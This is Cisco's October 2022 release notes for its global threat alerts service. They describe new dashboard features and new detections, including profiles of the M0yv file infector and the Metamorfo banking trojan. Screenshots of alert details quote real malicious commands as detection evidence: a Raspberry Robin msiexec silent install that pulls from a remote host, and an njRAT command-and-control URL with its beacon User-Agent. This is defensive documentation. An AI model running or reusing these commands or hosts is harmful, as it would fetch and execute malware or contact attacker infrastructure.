October 2022


Updates released in October of 2022 to Cisco cloud-based machine learning global threat alerts:

Threat Catalog - All

The global threat alerts dashboard has a new section, **Threat Catalog** > **All**:

- Lists all the threats available for detection.
- Use the search box to filter the list (which currently contains more than 300 items).
- To speed up or prioritize your search, sort the list by **Severity** or **Title**.
- You can use the severity drop-down to adjust a threat's severity and affect the overall risk score of the alert whenever it's triggered.

Figure 1:



All Threats

All threats that can be detected on your network

Lemon Duck

Software that uses your computing resources to mine cryptocurrencies

Affected Assets: 0
Alerts: 0
Category: Malware - crypto miner

Adylkuzz

Software that uses your computing resources to mine cryptocurrencies

Affected Assets: 0
Alerts: 0
Category: Malware - crypto miner

CoinMiner

Software that uses your computing resources to mine cryptocurrencies

Affected Assets: 0
Alerts: 0
Category: Malware - crypto miner

Cryptocurrency Miner (T1496)


Software that uses your computing resources to mine cryptocurrencies

Last seen: 21 hours ago
Affected Assets: 3
Alerts: 1
Category: Tool - crypto miner

Download Alert Details

In the **Alert Detail** view, you can now **Download** all the alert details into a CSV file onto your computer. This option enables you to quickly view all the alert details in your selected table-processing tool.

Figure 2:




When: July 15th - October 10th Modified: 11 hours ago Affected assets: 2

Filter Affected Assets in Alert Detail

In the **Alert Detail** view, you can now filter which **Affected Assets** are displayed by entering an IP address or username in the search box. This feature can help save you time by quickly finding and focusing on one selected asset detail.

Figure 3:



New Alerts / Alert Detail

Alert Detail

Critical Risk When: September 15th - October 25th Modified: 5 hours ago Affected assets: 9

Affected Assets

10.0.0.5

Username: demo_caterina.speier
IP Addresses: 10.0.0.5
Asset Groups: Uncategorized

Threats From: 2022-10-25 11:34:02 CEST To: 2022-10-25 11:34:07 CEST Duration: 5 seconds

🟥 njRAT (S0385) - Malicious software for remote control of a target system

Known njRAT User-Agent pattern


HTTP request to URL http://redex.no-ip.info:81/is-ready with User-Agent B2143AD8<|>LPT-Endpoints .Windows Defender .<|>false - 7/9/2020 known to be indicative of njRAT

Novel Detections

Note Currently, this is available only as an Early Access feature to Cisco Secure Endpoint users. To opt-in and enable this detection, please email us at cognitive-feedback@cisco.com.

Thanks to the simplification of the process of adding new detection patterns, we added rules to detect threats including Raspberry Robin, Mozi, and WPAD Attacks. The rules can combine multiple TTPs into one threat.

Figure 4:



Raspberry Robin - Windows based Worm capable of spreading through infected external drives

Commands that run scripts

Execution of commands C:\windows\system32\cmd.exe /S /D /c TYPe aqGvW.IcO and C:\Windows\Syste

Silent install of downloaded files

Execution of command msIeXeC hwp=SI vbMfEI=IcAUSMxKE /qN /ihtTP://nwz.Li:8080/yxBfPCGsQ1cwW

Known Raspberry Robin command pattern

Execution of command exploREr Removable Disk with pattern known to be indicative of Raspberry Robin

Unusual drive letter

Observed unusual drive letter in commands

Additionally, we added novel anomaly detectors that improve the context of the detected threats. The new anomaly detectors can identify a download of a file with a DGA filename, User-Agent not associated with any browser, or extraordinarily-long URL, among others.

Extended Visibility

We improved the contextual information being provided by our global threat alerts engine. We implemented a novel approach to Operating System (OS) detection based on the visited domains, thereby improving OS detection coverage over devices. We also significantly enhanced the detection of Android devices; the number of Android devices has increased by nearly three times!

We extended the ways in how we detect and highlight communication already blocked by other security measures. We advanced the detection by adding support for the sc-filter-result field exported by the Secure Web Appliance (formerly Web Security Appliance) proxy. Additionally, we deployed a detector for blocked communication in Secure Network Analytics (formerly Stealthwatch) flows. A special tag in the UI highlights the blocked communication.

Additional Threat Detections

We've added new threat detections to our portfolio, including:

- M0yv
- Metamorfo


We’ve also updated indicators for our existing threat detections.

M0yv

M0yv is a file infector created and used by groups related to Maze, Egregor, and Sekhmet ransomware. It targets LSASS drivers (T1547.008) by enabling driver privileges for persistence (TA0003). M0yv uses taint shared content (T1080) by infecting executable files (.exe, .dll, .sys, and .html) for Lateral movement (TA0008). It also uses both application layer protocols (T1071) and non-application layer protocols (T1095) for command-and-control communication (TA0011). This file infector can be detected in the wild as Expiro.

To see if M0yv has been detected in your environment, click M0yv Threat Detail to view its details in global threat alerts.

Figure 5:



M0yv

File infector related to Egregor, Maze and Sekhmet ransomware

10+ affected assets in 5+ companies

M0yv is a file infector created and used by groups related to Maze, Egregor, and Sekhmet ransomware. M0vy targets LSASS drivers (T1547.008) by enabling driver privileges for persistence (TA0003). M0yv uses taint shared content (T1080) by infecting executable files (exe, dll, sys, and html) for Lateral movement (TA0008). It also uses both application layer protocols (T1071) and non-application layer protocols (T1095) for command-and-control communication (TA0011). This file infector can be detected in the wild as Expiro.


Category: Malware - file infector

Metamorfo

Metamorfo is a banking Trojan targeting Latin American countries. It often gathers credit card information and login credentials (TA0006) for various financial services websites. It leverages batch files (T1059.003) for initial execution and Powershell (T1059.001) to download and execute obfuscated (T1027) commands.

To see if Metamorfo has been detected in your environment, click Metamorfo Threat Detail to view its details in global threat alerts.

Figure 6:



Metamorfo

Banking trojan with heavily obfuscated payloads

High Severity

5+ affected assets in 5+ companies

Metamorfo is a banking trojan targeting Latin American countries. It often gathers credit card information and login credentials (TA0006) for various financial services websites. It is leveraging batch files (T1059.003) for initial execution, later on using Powershell (T1059.001) to download and execute obfuscated (T1027) commands.

Category: Malware - trojan